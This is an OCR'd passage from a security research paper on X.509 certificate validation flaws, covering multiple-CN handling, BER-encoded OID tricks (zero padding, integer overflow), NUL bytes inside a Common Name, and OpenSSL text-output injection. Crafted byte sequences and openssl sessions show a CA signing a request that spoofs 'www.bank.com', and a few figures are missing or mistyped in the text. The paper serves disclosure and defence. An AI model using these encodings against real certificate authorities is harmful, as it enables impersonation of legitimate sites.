
```
   ret = X509_NAME_get_text_by_NID(xn, NID_commonName, buf,
sizeof(buf));
```

It is certainly possible that commercial products use the API correctly. The point is that the API is very easy to use incorrectly, and in fact, we haven't seen any example (outside the API documentation) of people using X509_NAME_get_text_by_NID for a common name in a list context. The closest we've even found to awareness of the problem is in Perl's Crypt::X509 function, where the behavior is explicitly called out:

> subject_cn
>
> Returns the string value for subject's common name (= the value with the OID 2.5.4.3 or in DN Syntax everything after CN=). Only the first entry is returned. undef if subject contains no common name attribute.

So, it is possible that an OpenSSL-derived Certification Authority (of which we know there are a number) may only validate the first CN seen in the X.509 Subject Name. What will the browsers accept?


Internet Explorer, based on Microsoft's CryptoAPI, follows the All-Inclusive policy: If any CN in the X.509 Subject Name matches the domain being browsed, then IE assumes that CN has been validated by the CA.



Note that it's probably the case that the All-Inclusive policy is the correct one – nowhere does it say that there can only be one Common Name per certificate, and indeed various API's go out of their way to attempt to support such functionality.

By this point, you may be wondering why the certificate contains www.bank.com at all, when there's also a CN for *. It turns out that CryptoAPI, and thus Internet Explorer, is unwilling to believe that any Certification Authority would legitimately allow a wildcard certificate for first or second level domains. While this is to some degree a unilateral and arbitrary restriction on the wildcard system supported in the CA system, it does mean that an attacker has to explicitly declare which "extra names" he'd like IE to authenticate and he has to keep "returning to the well" if it turns out that he needs to attack more names. He is able to attack multiple names at the same time, however, by having as many common names as he can fit into a single X.509 Subject Name. While there aren't any formal limits on the number of names that can be included in a given request, CA's tend to have random limits on total sizes of the certificates they'll generate. That creates some friction for an attacker.

NSS, the cryptographic library behind Mozilla Firefox, has its own rules. While OpenSSL tended towards the First CN winning, and IE was All-Inclusive, Firefox ends up only respecting the Last CN in the X.509 Subject Name. This would limit an attacker to one malicious name per certificate, except for the fact that that name can be "*" – and there are no wildcard limitations implemented in NSS.



As such, one successful breach, against one CA, will allow SSL bypass against all names against Firefox.

It may be worth noting that there an actual X.509 extension that specifically intended to support multiple CN's in a single certificate: Subject Alternate Name. We assume that since SAN was always meant to be a multi-name descriptor, that all parsers for it follow the "All-Inclusive" policy. However, CA implementations may want to validate their SAN policy just to be paranoid.

Attack 2B: Inefficient ASN.1 BER encodings of OIDs (Object Identifiers) can lead to some API's, but not others, recognizing the OID of Common Names.

As described earlier, it is the task of the CA to validate the X.509 Subject Name in the certificate request against the (somehow) validated identity of the user requesting a certificate. In practice, this validation is limited to the Common Name. All other fields – Country, Organization Name, etc. are ignored. That means the first step of any Subject Name validation routine has to be to differentiate the value (or values) that need to be validated, versus those that must be ignored. We've seen one instance in which disagreement between the CA and the browser on which CN's to accept led to an authentication bypass. But there's something else that can go wrong:

What if the CA and a browser actually disagreed on what represented a Common Name in the first place?

To understand where there might be confusion, it's necessary to look at the ASN.1 BER encoding itself. We've said that Common Names are ASN.1 BER sequences where the OID of 2.5.4.3 is followed by a String with the name of the website being authorized. But what does it actually mean – on the wire – for an OID to equal 2.5.4.3? If we look, we can see that "06 03 55 04 03" is the hexadecimal encoding for the OID of a Common Name. But how is that particular byte sequence converted to 2.5.4.3? To understand that, we need to look at exactly how ASN.1 BER puts bytes on the wire.

ASN.1 BER is a TLV encoding. TLV, or Tag-Length-Value, is a pattern by which data is encoded with a type byte (or series of bytes, generally fixed length), followed by a length, followed by the number of bytes that are described by that tag. For example, consider the byte stream:

02 01 00

This decodes to an Integer (type 2), with a length of 1 byte, with a value of 0. If the Integer was instead 65534, we'd see:

02 02 FF FE

…describing an Integer (type 2), with a length of 2 bytes, with a value of 65534 (FF FE). Now, ASN.1 BER is a relatively complex (or mature, depending on one's perspective) TLV system. As we've seen from the sequence of sets of sequences encoding, it does allow for nesting one TLV byte stream inside another, inside another, and so on. ASN.1 BER supports a particularly interesting form of nesting for OIDs. They are not actually encoded using the textual representation of their numbers, with ASCII for 0-9 and periods separating node from node. Instead, ASN.1 BER uses Base 128. Here is the encoding for the OID for RSA Encryption, 1.2.840.113549.1.1.1:

06 09 2A 86 48 86 F7 0D 01 01 01

Glancing at this, we see a tag, 06, which is apparently the tag for Object Identifier. We also see a length of 9 bytes. Finally, we see 01 01 01 at the end, which seems to correlate with the .1.1.1 in the RSA OID. But what to make of the bytes "2A 86 48 86 F7 0D"?

2A is a special-case compressed encoding of 1.2, only valid at the beginning of an OID. We will return to the thinking – and the potential vulnerability – behind this encoding later.

86 48 is where things get interesting. 86 48 encodes "840" This is done by taking the Base 128 representation of 840 and setting the 8th bit (the 'more bit') on each byte that isn't the last one for this particular integer. Setting the 8th bit, in hex, is just like adding 0x80. So, 0x01, plus the 8th bit, equals 0x81. 0x0A, plus the 8th bit, equals 0x8A. This "more bit" ties the bytes together, so they can be interpreted as one integer in the OID namespace. Once bound, we then get progressively larger numbers simply by place value: As 1234 equals 1 * (10*10*10) + 2 * (10*10) + 3 * (10) + 4, we multiply 0x06 * 128 + 0x48, like so:

0x86 - 0x80 == 0x06
0x06 (Base 16) == 6 (Base 10)
6 * 128 = 768

0x48 (Base 16) == 72 (Base 10)

768+72 = 840

And, to do the same for 86 F7 0D, this time with 128 * 128 on the first byte since we're now two places in:

0x86 - 0x80 == 0x06
0x06 (Base 16) == 6 (Base 10)
6 * 128 * 128 == 98304

0xF7 - 0x80 == 0x77
0x77 (Base 16) == 119 (Base 10)
119 * 128 == 15232

0x0D (Base 16) == 13 (Base 10)

98304 + 15232 + 13 = 113549

So, in full, 06 09 2A 86 48 86 F7 0D 01 01 01 parses as:

T=06 (Object Identifier)
L=09 (Length==9)
V=
  2A: 1.2
  86 48: (6 * 128) + 72 = .840
  86 F7 0D: (6 * 128 * 128) + (119 * 128) + 13 = .113549
  01: .1
  01: .1
  01: .1

Of course, 2.5.4.3's 06 03 55 04 03 is much easier to parse:

T=06 (Object Identifier)
L=03 (Length==3)
V=
  55: 2.5
  04: .4
  03: .3

So why be concerned with all the complexities of 1.2.840.113549.1.1.1 when we just want to parse 2.5.4.3? Because the parsers we're working with have code to handle both cases.

Subattack 1: Leading 0's.

Suppose for a moment that instead of 06 03 55 04 03, we had 06 04 55 04 80 03. A parser would see something like:

0x80 – 0x80 = 0x00
0x00 (Base 16) == 0 (Base 10)
0 * 128 == 0

0x03 (Base 16) == 3 (Base 3)
0 + 3 == 3

Or, to use the syntax above:

T=06 (Object Identifier)
L=03 (Length==4)
V=
  55: 2.5
  04: .4
  80 03: (0 * 128) + 3 == .3

And we're back to 2.5.4.3, even though the byte encoding has changed! Indeed, we can add as many 0x80's as we like, and we'll still end up at 2.5.4.3 – at least, in theory. We have seen *null padding*, as this is called, cause problems in ASN.1-based systems before. At least one LDAP library became unstable when provided with ASN.1 BER OIDs with leading zeros. But will common X.509 parsers still see 2.5.4.0003 as the all important Common Name, to be parsed and validated at all costs? This depends entirely on the parser in play.

OpenSSL is…only sort of fooled. OpenSSL's PKCS#10 request parser sees:


```
$ openssl req -in test.der -inform der -text
Certificate Request:
   Data:
      Version: 0 (0x0)
      Subject: O=Badguy Inc, CN=www.badguy.com, OU=Hacking
Division/2.5.4.3=www.bank.com
         …
```

…while OpenSSL's X.509 signer sees:


```
$ openssl x509 -req -in modded.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/2.5.4.3=www.bank.com
Getting CA Private Key
```

So it seems that OpenSSL's OID resolver is aware enough of padding to suppress the resolution of 2.5.4.03 as CN, but not aware enough to reject the entire X.509 Subject Name.

Firefox's NSS appears to have a similar semi-collision:



Microsoft's CryptoAPI by contrast has no such semi-collision. It interprets 06 04 55 04 80 03 as 2.5.4.3, and resolves it straight back to Common Name. Assuming the CA passes "2.5.4.3" (the textual form) into the final certificate as yet another unrecognized element of the X.509 Subject Name, IE will allow an attacker full access to any name he wants.



Subattack 2: Integer Overflow

One of the most common flaws in software is the *integer overflow*. Integer arithmetic – addition, multiplication, and so on – is very fast with modern computers, but generally has one fundamental limit: Size. A 64 bit unsigned long integer can encode any number from 0 to 2^64-1 – or 18,446,744,073,709,551,615. This is obviously a large number. But what if you need to encode something even larger? What if the result of a mathematical operation is, in fact, 2^64+3? Barring extraordinary measures, what will happen is that the answer will wrap around back to 3.

3 is obviously far less than 18,446,744,073,709,551,619 – which has the convenient side effect of also being a reasonable number of bytes to ask the system to give you memory for. As such, integer overflows are traditionally exploited by forcing what would normally be a large memory allocation (which would fail) to instead be a small allocation that succeeds. Unfortunately, the rest of the program might continue to assume it has access to all that memory, and it will end up stomping all over it. Bugs of this class are specifically referred to as *heap overflows*.

Heap overflows are not uncommon in general, but ASN.1 BER parsers have a particularly long and storied history dealing with them. It turns out however that there's a very specific kind of integer overflow that ASN.1 BER parsers may be vulnerable to, that does not involve the heap at all: The OID parser. OIDs, as described earlier, are assembled by converting the Base 128 representation of an integer into a native form. This is done arithmetically, through multiplication and addition. What happens if the results of these multiplications overflow? What happens if we are asked to parse:

06 0D 55 04 82 80 80 80 80 80 80 80 80 80 03

We start out simple:

T=06 (Object Identifier)
L=0D (Length==13)
V=
  55: 2.5
  04: .4

But then things get complicated:

  82 80 80 80 80 80 80 80 80 80 03: ?

We can filter out all those 80's – they're all just 0's, as we've seen. But 0x82 is at the head, 9 places in. That means we end up with:

0x82 - 0x80 == 0x02
0x02 (Base 16) == 2 (Base 10)
2 * (128*9) == 18446744073709551616 == 2**64


0x03 (Base 16) == 3 (Base 10)
2**64 + 3 == ???

OpenSSL isn't fooled *at all*. Internally, it contains what's known as a "bignum" library – integers in OpenSSL can be arbitrarily large, with no 2^64 limit. So when you ask OpenSSL what its seeing, it reports back:

$ openssl req -in test.der -inform der -text
Certificate Request:
  Data:

```
        Version: 0 (0x0)
        Subject: O=Badguy Inc, CN=www.badguy.com, OU=Hacking
Division/2.5.4.23611832414348226068 51=www.bank.com
            …
$ openssl x509 -req -in modded.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking
Division/2.5.4.23611832414348226068 51=www.bank.com
Getting CA Private Key
```

While OpenSSL looks rather different than the last time, Firefox's NSS and Internet Explorer's CryptoAPI behave just as before – Firefox semi-collides, while IE becomes fully vulnerable.



Attack 2C: Null terminators in the midst of an X.509 Name can lead to some API's seeing different values of Common Name than others.

We've explored the semantic question of what it means to have multiple Common Names. We've attempted to confuse parsing libraries regarding which OIDs actually refer to Common Name. Where else can we go?

Well, we do have a string to play with.

String parsing is surprisingly difficult. Even knowing when a string ends is tricky. One common way to measure the length of a string is to seek over it, using a function like C's strlen(), looking for a *null terminator* – the NULL byte, 0x00. If the first NULL is 83 bytes into the string, well, you have an 83 character string.

The immediate question to ask is – what if there are multiple NULLs? In theory, all API's are pretty consistent, so you don't see the sort of First/All-Inclusive/Last bugs we saw with CN's. Reality is a little trickier. Web frameworks have been struck by a surprising number of NULL

termination issues, centering entirely on the fact that as data moves from server to server in their infrastructures, encoded values (the three-character URL-encoded %00) may get compressed down to their decoded equivalents (the NULL 0x00). So you might have a situation where the first server learned it needed to copy 500 bytes, because the first NULL it saw was 500 bytes in, but the input validation routine decided it needed to copy only 100 bytes, because after its URL Decoder ran, it saw another NULL only 100 bytes in.

These issues are surprisingly messy. To deal with this, many systems actually support explicit length fields. Rather than forcing scan after scan after scan to see how long a string is, simply prepend your data with a length and use that length in every function that parses your data. ASN.1 BER, being itself a TLV scheme, is well suited for such an implementation. There are two major classes of problem that erupt from this design. First, with all those length fields floating around, someone might provide a malicious length and force you to read or write data outside the blob you're parsing. The PROTOS project at the University of Oulu in Finland found a disturbing number of these flaws in SNMP back in 2002. The other problem is that having an explicit length field means you're free to drop a NULL into your data, and at least ASN.1 won't complain. And just because ASN.1 doesn't mind the NULL, doesn't mean anyone else won't.

Consider for a moment an X.509 Subject Name containing "CN=www.bank.com[NULL].badguy.com". OpenSSL parses this in all its glory:

```
$ openssl req -in test.der -inform der -text
Certificate Request:
   Data:
      Version: 0 (0x0)
      Subject: O=Badguy Inc, OU=Hacking Division, CN=www.bank.com\x00.badguy.com
```

```
$ openssl x509 -req -in modded.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/OU=Hacking Division/CN=www.bank.com\x00.badguy.com
Getting CA Private Key
```

Perl, using its Crypt::OpenSSL::X509 subject() call, does this one better and doesn't even add the \00:


```
$ perl perl_dump.pl modded.crt
O=Badguy Inc, OU=Hacking Division, CN=www.bank.com.badguy.com
```

Even OpenSSL's own X509_NAME_get_text_by_NID function terminates on the NULL.

The question is, before we even try to get a certificate containing this NULL past the browsers – what would the CA's attempt to validate? As discussed in Step 4 of the Background, validation occurs either by checking the WHOIS for the domain in question, or by attempting to retrieve a selected file from the server identified via DNS. How would both of those systems, see this mechanism?

In both cases, the CA is being asked to validate a relatively strangely named server, living inside of badguy.com. So he'll go to the WHOIS for badguy.com, send an email to the technical contact, who we can assume will approve the request. Things get a little more interesting if a DNS query is actually issued for www.bank.com\x00.badguy.com. The slash may be stripped in the client resolver, leading to a lookup for www.bank.comx00.badguy.com, which the attacker will be happy to host. The slash may not be stripped in the client, but will cause a REFUSED error to be issued by the name server (BIND, the most popular DNS server, will reject queries with this DNS-invalid character). Or perhaps the slash will not be stripped, allowing the query to propagate to the attacker who can then reply with an IP address.

None of this would be worth doing if browsers correctly handled the NULL in the CN. It turns out, unfortunately, that neither Firefox nor IE handle the NULL correctly:



Attack 2D: OpenSSL's standard mechanisms for dumping X.509 Subject Names are vulnerable to injection attacks.

OpenSSL's API is, to be gentle, a little opaque. As such, it is not uncommon for developers to script its command line operations in order to complete the sort of cryptographic operations that building a PKI requires. As such, OpenSSL has a comprehensive command line interface, allowing everything from the maintenance of a CA to benchmarking the speed of cryptographic operations. What OpenSSL cannot automate is the process of validating an identity, as a CA requires. However, it can and does emit the X.509 Subject Name at various places from the command line, specifically to make it possible to audit the name as necessary. The concept is that the CA would only have to write code to parse the text from OpenSSL's command line, rather than linking to OpenSSL's function calls or having to implement their own ASN.1 parser.

While this approach is much easier, it does beg the question: Will the X.509 Subject Name parsed by the CA's text parser, after OpenSSL has munged it through its text filters, match the X.509 Subject Name ultimately contained with the PKCS#10 request, embedded within the generated X.509 Certificate, and delivered to the user's browser for validation?

The answer is – not necessarily – not if the default "compat" mode is used by OpenSSL to emit X.509 Subject Names. (Three other modes, not enabled by default, are safe against the following attack.)

There are roughly three points at which output from OpenSSL's command line interface might conceivably be parsed by a CA, looking to validate an X.509 Subject Name before certificate delivery to a client. The first, and easiest, is while signing a PKCS#10 Certificate Request:

$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Foo Inc./CN=www.foo.com
Getting CA Private Key

A CA might have code that searched for the first line that began with "subject=", cut that off, and go ahead and validate the rest of the string. Another approach however might be to dump the PKCS#10 request to text and parse that:


$ openssl req -in request.pem -text
Certificate Request:
  Data:
    Version: 0 (0x0)
    Subject: O=Foo Inc., CN=www.foo.com
      …

Finally, the CA might sign the cert no matter what, but then suppress actually providing it to the user unless validation passed. In this case, the generated certificate itself might be dumped:

$ openssl x509 -in modded.crt -text
Certificate:
  Data:
    Version: 1 (0x0)
